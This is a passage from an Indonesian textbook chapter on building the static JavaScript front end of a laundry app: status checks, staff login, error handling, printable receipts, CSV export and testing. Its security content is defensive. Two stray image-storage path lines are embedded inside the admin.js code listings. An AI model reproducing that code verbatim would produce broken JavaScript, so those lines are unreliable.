Cookie memiliki aturannya sendiri. *Cookie* sesi bertanda `SameSite=Lax`, artinya peramban mengirimnya pada permintaan antarhalaman dari **site** yang sama. `localhost:5500` dan `localhost:8000` adalah *site* yang sama, karena *site* tidak memperhitungkan port. `127.0.0.1:5500` dan `localhost:8000` bukan *site* yang sama, karena nama host-nya berbeda. Itulah sebabnya Subbab 8.3.3 meminta Anda mengganti alamat menjadi `localhost`, dan mengapa tabel pemecahan masalah di README mencantumkan gejala "login berhasil, tetapi langkah berikutnya berkata *Please log in first*".

8.8.5 Memilih sumber data

Kode 8.10 menentukan, pada awal setiap halaman, sumber data mana yang didapat halaman itu.

Kode 8.10 `static/js/api.js`: `probe()` meminta daftar harga kepada API dan menyerah setelah dua detik; `connect()` mengembalikan `LiveApi` atau `MockApi` menurut pengaturan.

```
/** Apakah API live menjawab? (paling lama 2 detik) */
async function probe(base) {
  const ctrl =
    typeof AbortController !== "undefined" ? new AbortController() : null;
  const timer = ctrl ? setTimeout(() => ctrl.abort(), 2000) : null;
  try {
    const res = await fetch(base.replace(/\/+$/, "") + "/api/services", {
      credentials: "include",
      signal: ctrl && ctrl.signal,
    });
    return res.ok;
  } catch (e) {
    return false;
  } finally {
    if (timer) clearTimeout(timer);
  }
}

/**
 * Memilih sumber data menurut pengaturan:
 * mode "live": hanya API;  "mock": hanya berkas CSV;  "auto": API bila
 * menjawab, selain itu berkas CSV.
 */
async function connect() {
  const s = settings();
  if (s.mode === "live" || (s.mode === "auto" && (await probe(s.apiBase)))) {
    return new LiveApi(s.apiBase);
  }
  return MockApi.fromUrl(s.csvBase, s.mockNow);
}
```

Batas dua detik memakai `AbortController`, cara standar untuk membatalkan `fetch()` yang terlalu lama; tanpanya halaman yang diarahkan ke alamat yang tidak menjawab dapat menunggu sampai batas waktu sistem operasi, sering lebih dari satu menit. Pengaturannya berasal dari `js/config.js` dan, bila pengguna menyimpan pilihan di **Connection settings**, dari `localStorage`, penyimpanan kecil per *site* milik peramban. Kode yang membaca `localStorage` dibungkus `try`, karena jendela privat mungkin menolaknya, dan halaman tetap harus bisa dimulai.

8.9 Pemeriksaan Status, Baris demi Baris

Kode 8.11 adalah seluruh skrip halaman status. Skrip ini cukup pendek untuk dibaca utuh, dan memuat setiap gagasan dari tiga subbab terakhir.

Kode 8.11 `static/js/status.js`: pemeriksaan status oleh pelanggan (FR-10). Tautan seperti `status.html?bill=B2938&phone=0896-0000-1482` mengisi formulir dan langsung memeriksa.

```
/* Profitina Laundry (front end statis) - status.html: pemeriksaan status
   publik (FR-10).
   Tanpa nama, alamat, atau e-mail: API bahkan tidak mengirimnya. */
"use strict";

document.addEventListener("DOMContentLoaded", () => {
  const { el, clear, message } = PLUI;
  const form = document.getElementById("status-form");
  const msg = document.getElementById("status-message");
  const result = document.getElementById("status-result");

  // status.html?bill=B2938&phone=0896-0000-1482 mengisi formulir (tautan
  // pada struk, misalnya)
  const params = new URLSearchParams(location.search);
  form.elements.bill.value = params.get("bill") || "";
  form.elements.phone.value = params.get("phone") || "";

  PLUI.start(async (api) => {
    async function check() {
      const bill = form.elements.bill.value.trim();
      const phone = form.elements.phone.value.trim();
      result.hidden = true;
      if (!bill || !PL.digits(phone)) {
        message(msg, "error", "Enter the bill number and your phone number.");
        return;
      }
      try {
        const r = await api.status(bill, phone);
        message(msg, "ok", "");
        render(r);
      } catch (e) {
        if (e.status === 429)
          message(
            msg,
            "error",
            "Too many checks. Please wait a minute and try again.",
          );
        else if (e.status === 404)
          message(
            msg,
            "error",
            "No bill found for this number and phone. Check the receipt or call " +
              "the outlet.",
          );
        else message(msg, "error", e.message);
      }
```

Kode 8.11 (Lanjutan) *static/js/status.js: pemeriksaan status oleh pelanggan (FR-10). Tautan seperti status.html?bill=B2938&phone=0896-0000-1482 mengisi formulir dan langsung memeriksa.*

```
    }

    function render(r) {
      clear(result);
      let when = "";
      if (r.status_text === "Ready for pickup")
        when = "since " + PL.dateTime(r.finished);
      else if (r.status_text === "In process")
        when = "In process, expected ready by " + PL.dateTime(r.promised);
      else if (r.status_text === "Collected")
        when = "Collected on " + PL.dateTime(r.departed);
      result.append(
        el("h2", {}, r.bill_id),
        el("p", { class: "big" }, r.status_text.toUpperCase()),
        when ? el("p", {}, when) : null,
        el("p", {}, `${r.service} · ${r.unit} ${PL.unitName(r.service, r.unit)}`),
        el(
          "dl",
          { class: "totals" },
          el("dt", {}, "Total"),
          el("dd", {}, PL.money(r.payment)),
          el("dt", {}, "Still to pay"),
          el("dd", {}, PL.money(r.balance)),
        ),
        el("p", {}, r.outlet.name, el("br"), r.outlet.phone),
      );
      result.hidden = false;
    }

    form.addEventListener("submit", (e) => {
      e.preventDefault();
      check();
    });
    if (form.elements.bill.value && form.elements.phone.value) check();
  });
});
```

Ikuti seorang pelanggan yang memindai tautan yang tercetak di struknya:

1. Halaman dimuat; `DOMContentLoaded` terjadi setelah HTML selesai dibaca. Skrip menemukan ketiga elemennya dan membaca *query string* alamat dengan `URLSearchParams`: `bill=B2938` dan `phone=0896-0000-1482` mengisi kedua isian.
2. `PLUI.start()` menyambung ke sumber data dan memanggil fungsi yang diberikan kepadanya beserta objek API. Karena kedua isian terisi, baris terakhir langsung memanggil `check()`.
3. `check()` memangkas isian dan menolak mengirim nomor nota kosong atau telepon tanpa digit, dengan pesan di halaman. `PL.digits()` hanya menyisakan digit, sehingga `0896-0000 1482` dan `089600001482` adalah nomor yang sama, sama seperti bagi server.
4. `await api.status(bill, phone)` mengirim `GET /api/status?bill=B2938&phone=0896-0000-1482`. Jawabannya, untuk data contoh pada pukul 21.00 tanggal 30 September 2026, adalah objek JSON dari dokumentasi API: `status_text` “Ready for pickup”, `finished` “2026-09-30 18:00:28”, `unit` 5, `payment` 40000, `balance` 40000, dan outlet Profitina Laundry Wiyung beserta nomor teleponnya.
5. `render()` membangun hasilnya: nomor nota sebagai judul, keadaan dalam huruf kapital, *since 30 Sep 2026 18:00*, *Wash, dry & fold (per kg) · 5 kg*, daftar definisi kecil berisi *Total Rp 40.000* dan *Still to pay Rp 40.000*, dan outletnya. Setiap nilai melewati `el()`, sehingga setiap nilai adalah teks.

6. Bila ada yang salah, `catch` memeriksa statusnya: 429 berarti pelanggan (atau skrip yang menyamar sebagai pelanggan) memeriksa lebih dari sepuluh kali dalam semenit; 404 berarti nota tidak ada *atau* telepon salah, sengaja sama; selain itu, seperti kegagalan jaringan di **Kode 8.9**, yang ditampilkan adalah pesan galat itu sendiri.

8.10 Tampilan Staf: Masuk, Dasbor, dan Antrean

8.10.1 Masuk dan menampilkan tab yang tepat

`admin.html` memuat dua bagian, yaitu kartu login dan aplikasinya, dan hanya satu yang tampak pada satu waktu. **Kode 8.12** adalah penangan login dan fungsi yang membuka aplikasi.

Kode 8.12 `static/js/admin.js`: menampilkan aplikasi untuk seorang pengguna, dan formulir login. Tab yang tidak boleh dipakai sebuah peran disembunyikan, dan server memeriksa peran itu lagi pada setiap permintaan.

```
// ---- masuk / keluar (FR-1) ----
async function showApp(u) {
  user = u;
  $("login").hidden = true;
  $("app").hidden = false;
  $("who").textContent = `${u.name} (${u.role}, ${u.outlet_id})`;
  for (const tab of document.querySelectorAll(".tab[data-roles]")) {
    // server memeriksa lagi (S-7)
    tab.hidden = !tab.dataset.roles.split(" ").includes(u.role);
  }
  await openPanel("dashboard");
}

function showLogin() {
  user = null;
  $("app").hidden = true;
  $("login").hidden = false;
}


$("login-form").addEventListener("submit", async (e) => {
  e.preventDefault();
  const f = e.target;
  const button = f.querySelector("button");
  button.disabled = true;
  message($("login-message"), "warn", "Checking...");
  try {
    const r = await api.login(
      f.elements.email.value,
      f.elements.password.value,
    );
    f.elements.password.value = "";
    message($("login-message"), "ok", "");
    await showApp(r.employee);
  } catch (err) {
    f.elements.password.value = "";
    message(
      $("login-message"),
      "error",
      err.status === 429
        ? "Too many attempts, try again in 15 minutes."
        : err.message,
    );
  } finally {
    button.disabled = false;
  }
});
```

Penangan login memperlihatkan tiga kebiasaan yang layak ditiru. Ia menonaktifkan tombol selama permintaan dalam perjalanan, sehingga klik ganda yang tergesa-gesa tidak mengirim dua login; blok `finally` mengaktifkannya kembali apa pun yang terjadi. Ia langsung menampilkan *Checking…*, karena pemeriksaan kata sandi di server sengaja lambat (PBKDF2 dengan 600.000 iterasi, Bab 9) dan satu detik tanpa tanda terasa seperti tombol rusak. Dan ia mengosongkan isian kata sandi setelah setiap percobaan, berhasil maupun tidak.

`showApp()` menyembunyikan tab yang tidak boleh dibuka oleh peran pegawai: tab seperti `<button data-roles="owner supervisor">Monthly report</button>` hanya tampak untuk peran-peran itu. Komentar di kodenya menyebut hal yang terpenting: ini demi kenyamanan, bukan perlindungan. Pencuci yang membuka *developer tools* peramban dan memunculkan kembali tab itu akan mendapat `403 {"error": {"code": "forbidden"}}` dari API, karena server memeriksa peran pada setiap permintaan.

8.10.2 Dasbor

Gambar 8.7 adalah dasbor pemilik untuk 30 September 2026, digambar oleh `loadDashboard()` dari satu pemanggilan, `GET /api/reports/dashboard`.



Gambar 8.7 Dasbor pemilik dalam mode *live*. Penanda menunjukkan (1) siapa yang login, (2) tab-tab, (3) ubin outlet yang ditata oleh Grid, (4) nilai tagihan bulan ini per outlet dan totalnya, (5) layanan teratas bulan ini, (6) sumber data.

Setiap angka di dalamnya berasal dari data contoh dan cocok dengan dokumen kebutuhan. Di Rungkut (O01), enam nota masuk hari itu dan Rp 186.000 diterima; sembilan nota sedang diproses dan 23 siap diambil. Di Keputih (O02) satu nota masuk, tidak ada uang diterima, sembilan sedang diproses, dan enam di antaranya **terlambat**, ditulis merah karena elemen `dd`-

nya mendapat kelas `overdue` bila angkanya bukan nol. Di Wiyung (O03) tiga nota masuk dan Rp 160.000 diterima. Pada September ketiga outlet menagih Rp 3.953.000, Rp 3.851.000, dan Rp 4.109.000, seluruhnya

$$3{,}953{,}000 + 3{,}851{,}000 + 4{,}109{,}000 = 11{,}913{,}000 \text{ rupiah}, \tag{8.3}$$

yaitu total Persamaan (8.3) yang dicetak halaman sebagai *Total Rp 11.913.000*. Skrip tidak menjumlahkan angka-angka itu sendiri: API mengirim `month_charged_total`, dan pengujian memeriksa bahwa nilainya sama dengan jumlahnya.

Halaman memutuskan apa yang ditampilkan dari *bentuk* jawaban, bukan dari peran: `const withMoney = "month_charged_total" in d`. Untuk pencuci, API tidak menyertakan satu pun kolom uang, sehingga dasbor pencuci hanya menampilkan angka antrean di outletnya sendiri. Apa pun yang dilakukan halaman, uang itu memang tidak pernah dikirim.

8.10.3 Antrean, sebagai tabel dan sebagai kartu


Tab antrean memanggil `api.bills()` dua kali secara bersamaan, sekali untuk nota yang sedang diproses dan sekali untuk nota yang siap diambil, lalu menunggu keduanya dengan `Promise.all`, yang memangkas separuh waktu tunggu di koneksi lambat. **Gambar 8.8** memperlihatkan hasilnya untuk Keputih pada lebar desktop.



Gambar 8.8 Antrean O02 Keputih pada pukul 21.00 tanggal 30 September 2026: sembilan nota sedang diproses, enam yang terlambat berlatar merah, terlama di atas, masing-masing dengan tombol **Finished**; di bawahnya enam nota yang siap diambil beserta sisa tagihannya.

Nota tertua, B2909, masuk pada 26 September pukul 16.07 untuk 6 kg cuci, kering, dan lipat, dijanjikan selesai dalam 48 jam; pada pukul 21.00 tanggal 30 September nota itu sudah

menunggu 100,9 jam. Baris yang sama di ponsel, dalam **Gambar 8.9**, berupa kartu: CSS di **Kode 8.5** dan atribut `data-label` yang ditulis `table()` mengerjakan seluruh perubahannya.



Gambar 8.9 Empat nota pertama dari antrean yang sama pada 360 piksel: setiap baris adalah kartu yang labelnya berasal dari atribut `data-label` sel-selnya.

Menekan **Finished** memanggil `finish(id)`, yang mengirim `POST /api/bills/B2941/status` dengan `{"status": "finished"}` beserta token, memuat ulang antrean, dan menampilkan *B2941 finished.* Bila seorang rekan sudah menyelesaikan nota yang sama sedetik sebelumnya, API menjawab `409 {"error": {"code": "conflict", "message": "B2941 is already finished."}}` dan halaman menampilkan pesan itu: `UPDATE ... WHERE status = 'queued'` bersyarat di Bab 9 menjamin hanya satu dari dua tekanan yang menang.

8.11 Keadaan Galat

Antarmuka depan menghabiskan sebagian besar hidupnya di jalur yang lancar dan sebagian besar kodenya di jalur yang lain. **Tabel 8.4** mengumpulkan setiap keadaan halaman ketika sesuatu tidak sebagaimana mestinya, beserta apa yang dilihat pengguna.

Tabel 8.4 Keadaan galat dan keadaan kosong antarmuka depan, tempat masing-masing terdeteksi, dan apa yang dikatakan halaman. Setiap pesan memberi tahu pengguna apa yang harus dilakukan berikutnya, dan tidak satu pun membocorkan lebih daripada yang berhak diketahui pengguna.

Keadaan	Tempat terdeteksi	Yang dilihat pengguna
API tidak berjalan (mode *live*)	`fetch()` melempar galat	*Cannot reach http://localhost:8000. Is the server running?*
Berkas CSV tidak dapat dibaca (halaman dibuka sebagai `file://`)	`MockApi.fromUrl` tidak mendapat jawaban	pesan dan pemilih berkas untuk 7 berkas CSV
Nomor nota atau telepon kosong	`status.js`, sebelum mengirim	*Enter the bill number and your phone number.*
Nota tidak ada, atau telepon salah	API 404	*No bill found for this number and phone. Check the receipt or call the outlet.*
Lebih dari 10 pemeriksaan status per menit	API 429	*Too many checks. Please wait a minute and try again.*
E-mail atau kata sandi salah	API 401 `login_failed`	*E-mail or password is wrong.* (sama untuk keduanya)
Lima kata sandi salah untuk satu e-mail	API 429	*Too many attempts, try again in 15 minutes.*
Sesi berakhir (8 jam, keluar di tab lain)	API 401 `not_logged_in`	kartu login: *Your session has ended. Please log in again.*
Peran tidak boleh melakukannya	API 403 `forbidden`	pesan API, misalnya *Your role (cashier) cannot open reports.*
Nota berubah sementara itu	API 409 `conflict`	pesan API, misalnya *B2941 is already finished.*
Tidak ada yang ditampilkan	jawaban berupa daftar kosong	*Nothing in process.*, *No customer found.*

Tampilan staf menyalurkan semuanya melalui satu fungsi, `handle(err)`, yang ditampilkan dalam **Kode 8.13**.

Kode 8.13 `static/js/admin.js`: satu tempat untuk setiap galat tampilan staf. 401 berarti sesi sudah hilang, sehingga kartu login muncul kembali; selebihnya ditampilkan di baris pesan.

```
    function handle(err) {
      if (err.status === 401) {
        showLogin();
        message(
          $("login-message"),
          "warn",
          "Your session has ended. Please log in again.",
        );
      } else {
        message($("app-message"), "error", err.message);
      }
    }
```

Sebuah **401** di tengah pekerjaan bukan kesalahan pengguna dan bukan kerusakan: sesinya berakhir setelah delapan jam, atau pegawai itu keluar di tab lain. Karena itu halaman tidak menampilkan galat merah; ia dengan tenang memunculkan kembali kartu login dengan satu kalimat yang menenangkan. Selebihnya masuk ke satu baris pesan dengan `role="status"`, yang diumumkan pembaca layar.

Baris pertama **Tabel 8.4** layak dilihat sekali lagi. Ketika `PLUI.start()` di `ui.js` sama sekali tidak mendapat sumber data, ia tidak meninggalkan halaman kosong. Ia menuliskan alasannya, tiga jalan keluar (menjalankan jalur PHP, membuka halaman dengan Live Server, atau memilih

berkasnya), dan sebuah `<input type="file" multiple>` sungguhan. Ketika pengguna memilih berkas-berkas itu, `MockApi.fromFiles()` membacanya dengan File API peramban (`await file.text()`), memeriksa bahwa ketujuh tabel lengkap, dan memulai halaman seakan tidak terjadi apa-apa. Keadaan galat yang menawarkan jalan keluar lebih berharga daripada pesan galat mana pun.

8.12 Struk yang Dapat Dicetak dengan Logo Resmi

8.12.1 Apa yang harus ditampilkan struk

Kebutuhan FR-7 meminta struk yang dapat dicetak kasir di pencetak termal 80 milimeter milik binatu atau di kertas A4: outlet beserta alamat dan teleponnya, nomor nota dan rak, tanggal, nama dan telepon pelanggan, layanan beserta jumlah dan harga satuan, total, setiap pembayaran, jumlah terbayar dan sisa tagihan, waktu janji selesai, siapa yang melayani, dan satu baris yang memberi tahu pelanggan cara memeriksa status. Struk tidak boleh menampilkan alamat, e-mail, atau tanggal lahir pelanggan (AC-7.4). Struk juga membawa logo Profitina **resmi**: berkas `profitina-logo-horizontal.png` dari folder merek, tidak pernah salinan yang digambar ulang; pengujian `JS-LOGO` membandingkan berkas di `static/assets/` bita demi bita dengan berkas merek.

Jalur PHP memiliki halaman struknya sendiri (Bab 9). Antarmuka depan statis belum punya, jadi bab ini menambahkannya ke tampilan staf: tombol **Print receipt** pada panel nota yang menggambar struk di bawah nota dan membuka dialog cetak peramban.

8.12.2 Membangunnya dari API

Kode 8.14 adalah modul barunya. Modul ini membutuhkan dua jawaban: notanya, `GET /api/bills/{id}`, yang sudah diambil panel nota, dan outlet-outlet, `GET /api/outlets`, untuk alamat yang tidak dibawa JSON nota.

Kode 8.14 `static/js/receipt.js`: struk, dibangun dengan `el()` dari JSON satu nota. Harga satuan adalah jumlah tagihan dibagi unit, sehingga perubahan harga di kemudian hari tidak pernah mengubah struk lama.

```
/* ============================================================================
   Profitina Laundry (front end statis) - receipt.js
   Struk yang dapat dicetak (FR-7), dibangun di peramban dari
   GET /api/bills/{id} dan GET /api/outlets. Isinya sama dengan struk jalur
   PHP: logo resmi, outlet, nota, uang, waktu janji selesai. Tanpa alamat,
   e-mail, atau tanggal lahir pelanggan (AC-7.4). css/receipt.css membuatnya
   selebar 80 mm dan menyembunyikan yang lain saat halaman dicetak.
   ============================================================================ */
(function () {
  "use strict";

  const { el, clear } = PLUI;

  /** Satu baris: label di kiri, jumlah di kanan. */
  function line(left, right, extra) {
    return el(
      "p",
      { class: "line" + (extra ? " " + extra : "") },
      el("span", {}, left),
      el("span", {}, right),
    );
  }

  /** Mengisi <article id="receipt"> untuk nota b; outlet = {name, address, ...}. */
  function render(box, b, outlet, statusUrl) {
    const unitName = PL.unitName(b.service.description, b.unit);
    const unitPrice = b.payment > 0 ? b.payment / b.unit : b.service.price;
    const method = (m) => (m === "qris" ? "QRIS" : m);
    const parts = [
      el(
        "header",
        {},
        el("img", {
          src: "assets/profitina-logo-horizontal.png",
          alt: "Profitina",
          class: "logo",
          width: 236,
          height: 68,
        }),
        el("h2", { class: "outlet" }, outlet.name),
        el("p", {}, outlet.address || ""),
        el("p", {}, "Tel. " + outlet.phone),
      ),
      b.cancelled ? el("p", { class: "stamp" }, "*** CANCELLED ***") : null,
      line("Bill " + b.id, "Rack " + b.rack),
      line("Date", PL.dateTime(b.arrived)),
```

Kode 8.14 (Lanjutan) *static/js/receipt.js: struk, dibangun dengan el() dari JSON satu nota. Harga satuan adalah jumlah tagihan dibagi unit, sehingga perubahan harga di kemudian hari tidak pernah mengubah struk lama.*

```
      line("Customer", b.customer.name),
      line("Phone", b.customer.phone),
      el("hr"),
      el("p", {}, b.service.description),
      line(`${b.unit} ${unitName} x ${PL.money(unitPrice)}`, PL.money(b.payment)),
      el("hr"),
      line("TOTAL", PL.money(b.payment), "total"),
      b.payments.map((p) =>
        line(
          `${PL.dateTime(p.paid_at)} ${method(p.method)}`,
          PL.money(p.amount),
          "small",
        ),
      ),
      line("Paid", PL.money(b.paid)),
      line("BALANCE", PL.money(b.balance), "total"),
      el("hr"),
      b.cancelled ? null : line("Ready by", PL.dateTime(b.promised)),
      b.status === "departed" && !b.cancelled
        ? line("COLLECTED", PL.dateTime(b.departed))
        : null,
      line("Served by", b.employee.name),
      el("hr"),
      el(
        "p",
        { class: "hint" },
        `Check status: ${statusUrl}, bill ${b.id} + your phone number`,
      ),
      el(
        "p",
        { class: "hint" },
        "Items not collected within 90 days are no longer our responsibility.",
      ),
      el("p", { class: "thanks" }, "Thank you!"),
    ];
    // append() mencetak null sebagai "null", larik jadi teks: ratakan, buang null
    clear(box).append(...parts.flat().filter((part) => part));
    box.hidden = false;
  }

  window.PLReceipt = { render };
})();
```

Dua rincian di dalamnya termasuk jenis yang baru tampak ketika kode dijalankan. Pertama, harga satuan dihitung dari nota, `b.payment / b.unit`, bukan diambil dari daftar harga hari ini: bila pemilik menaikkan harga cuci, kering, dan lipat menjadi Rp 8.500 bulan depan, struk B0014 tetap harus berbunyi *3 kg x Rp 8.000*, karena itulah yang disepakati pelanggan (aturan BR-1). Kedua, tiga baris terakhir. Versi pertama modul ini memberikan daftar bagian langsung ke `box.append(...)`. Uji peramban di Subbab 8.14 mencetak teks struk, dan teks itu memuat kata *null* dan *[object HTMLParagraphElement],[object HTMLParagraphElement]*. `append()` milik DOM mengubah apa pun yang bukan *node* menjadi teks, termasuk `null` (cap *CANCELLED* yang tidak ada) dan larik (baris-baris pembayaran). `el()` meratakan anak-anaknya dan melewati `null`; DOM tidak. Perbaikannya meratakan bagian-bagian itu dan membuang yang kosong sebelum ditambahkan, dan komentar di kode menjelaskan alasannya.

8.12.3 Hanya mencetak struk

Kode 8.15 adalah bagian `css/receipt.css` yang menentukan apa yang sampai ke kertas.

Kode 8.15 `static/css/receipt.css`: ketika halaman dicetak sementara struk tampil, semua elemen dibuat tak terlihat kecuali struk, yang dipindahkan ke pojok kiri atas kertas.

```
@page {
  margin: 4mm;
}

/* Mencetak saat struk tampil: sembunyikan halaman, sisakan struk (AC-7.1). */
@media print {
  body.has-receipt {
    background: #fff;
  }
  body.has-receipt * {
    visibility: hidden;
  }
  body.has-receipt .receipt,
  body.has-receipt .receipt * {
    visibility: visible;
  }
  body.has-receipt .receipt {
    position: absolute;
    left: 0;
    top: 0;
    margin: 0;
    border: 0;
    padding: 0;
  }
}
```

`@page { margin: 4mm; }` menetapkan margin halaman cetak. Blok `@media print` hanya berlaku saat mencetak. Ketika struk digambar, `admin.js` menambahkan kelas `has-receipt` pada `<body>`; lalu setiap elemen menjadi `visibility: hidden`, dan struk beserta keturunannya kembali `visible`. `visibility` dipakai alih-alih `display: none` karena elemen tersembunyi tetap menempati tempatnya, sementara struk dipindahkan dengan `position: absolute; left: 0; top: 0` ke pojok kertas. Struk itu sendiri selebar `width: 80mm`, dalam milimeter sungguhan, dengan huruf *monospace* 12 piksel yang tercetak tajam di kepala termal. Teks petunjuknya dibuat hitam pekat, karena pencetak termal tidak mengenal abu-abu: garis abu-abu akan keluar sebagai noda berbintik. **Gambar 8.10** adalah struk B0014 sebagaimana dirender Chromium untuk dicetak.



Gambar 8.10 Struk B0014 seperti dicetak: 3 kg cuci, kering, dan lipat seharga Rp 8.000, dibayar dalam dua bagian (Rp 12.000 tunai saat diantar, Rp 12.000 lewat QRIS saat diambil), sisa Rp 0. Ditangkap dengan emulasi media cetak Chromium.

Dua pembayaran B0014 menceritakan kisah kecil yang khas binatu ini: uang muka tunai ketika cucian diantar, dan sisanya lewat QRIS, standar pembayaran QR nasional Indonesia, saat diambil dua hari kemudian. Sampai Juli 2026, Bank Indonesia mencatat 67 juta pengguna dan 45 juta *merchant* QRIS, serta 15 miliar transaksi sepanjang tahun itu hingga Juli [13]; struk yang tidak menampilkan metode dan referensi setiap pembayaran tidak akan bertahan seminggu di meja kasir.

8.13 Laporan Bulanan dan CSV yang Dibuat di Peramban

Tab **Monthly report** milik pemilik menggambar kedua belas bulan tahun contoh dengan elemen `<meter>` untuk nilai tagihan setiap bulan, batang HTML bawaan yang tidak memerlukan pustaka grafik, dan baris `<tfoot>` berisi totalnya: 2.953 nota, Rp 144.213.000 ditagihkan, dan Rp 142.684.000 diterima. Tombol **Download CSV** tidak meminta berkas kepada server. Halaman sudah memegang baris-barisnya, jadi ia menulis CSV itu sendiri, dalam **Kode 8.16**.

Kode 8.16 `static/js/admin.js`: berkas CSV yang dibuat di peramban. Sebuah `Blob` menampung teksnya, *object URL* memberinya alamat, dan tautan sementara beratribut `download` menyimpannya.

```
    $("monthly-csv").addEventListener("click", () => {
      const f = $("monthly-form").elements;
      const csv =
        ["month,bills,charged,received"]
          .concat(
            monthlyRows.map((r) =>
              [r.month, r.bills, r.charged, r.received].join(","),
            ),
          )
          .join("\n") + "\n";
      const a = el("a", {
        href: URL.createObjectURL(
          new Blob([csv], { type: "text/csv;charset=utf-8" }),
        ),
        download:
          `report-monthly-${f.from.value.slice(0, 7)}_` +
          `${f.to.value.slice(0, 7)}.csv`,
      });
```

Blob adalah sepotong data di memori beserta jenis medianya. `URL.createObjectURL()` memberinya alamat sementara yang diawali `blob:`, dan tautan beratribut `download` meminta peramban menyimpan sasarannya dengan nama yang diberikan, di sini `report-monthly-2025-10_2026-09.csv`, alih-alih membukanya. Tautan itu ditambahkan ke halaman, diklik oleh skrip, lalu dihapus lagi, semuanya dalam satu *event*. Tiga baris pertama berkasnya adalah

```
month,bills,charged,received
2025-10,171,8362000,7686000
2025-11,204,9561000,9509000
```

yang persis sama dengan baris-baris pertama ekspor CSV milik server (`/api/reports/monthly?format=csv`), sehingga lembar kerja yang dibangun pemilik di atas salah satunya tetap bekerja dengan yang lain. Nilainya berupa rupiah utuh tanpa titik, karena CSV ditujukan untuk program; titik ditujukan untuk manusia.

8.14 Menguji Antarmuka Depan

8.14.1 Tiga lapis, tiga jenis bug

Antarmuka depan diuji pada tiga tingkat, masing-masing lebih murah dan lebih cepat daripada yang berikutnya dan masing-masing buta terhadap sesuatu yang dapat dilihat oleh tingkat berikutnya. **Tabel 8.5** merangkumnya.

Tabel 8.5 Tiga lapis pengujian antarmuka depan. Setiap lapis menemukan *bug* yang tidak dapat ditemukan lapis yang lebih murah.

Lapis	Berkas	Berjalan di	Membutuhkan	Memeriksa	Tidak dapat melihat
Logika	`tests/run-tests.js`	Node.js	tidak ada (PHP untuk `--with-php`)	aturan, pembaca CSV, PBKDF2, API tiruan terhadap angka terdokumentasi, API *live* terhadap API tiruan, id, tanpa `innerHTML`, logo	DOM, tata letak
Halaman	`tests/dom-tests.js`	jsdom	paket npm `jsdom`	ketiga halaman dioperasikan seperti pengguna, dalam mode *mock* dan *live*	tata letak, pencetakan
Peramban	`tests/browser-tests.js`	Chromium	paket npm `playwright`	lebar ponsel, menu, `fetch()` sungguhan dengan *cookie* dan CORS, struk dalam media cetak	bagaimana tampilannya bagi manusia

8.14.2 Uji logika

`node tests/run-tests.js --with-php` sama sekali tidak memerlukan paket npm: Node.js 18 ke atas sudah memiliki `fetch()` dan Web Crypto bawaan. Skrip ini memuat `core.js` dan `api.js` persis seperti peramban (berkas-berkas itu diakhiri pembungkus kecil yang mengekspornya ke Node.js bila tidak ada `window`), memeriksa aturan dan penyimpan data tiruan terhadap nilai harapan rencana pengujian, lalu menjalankan jalur PHP pada salinan `laundry.db` di port 6081 dan membandingkan `LiveApi` dengan `MockApi` pemanggilan demi pemanggilan. Inilah keluaran sungguhan dari putaran untuk bab ini:

```
Profitina Laundry static front end - tests (Node v22.22.2)

== Core rules ==
PASS JS-FORMAT    money, numbers, dates (U-1, AC-7.3)
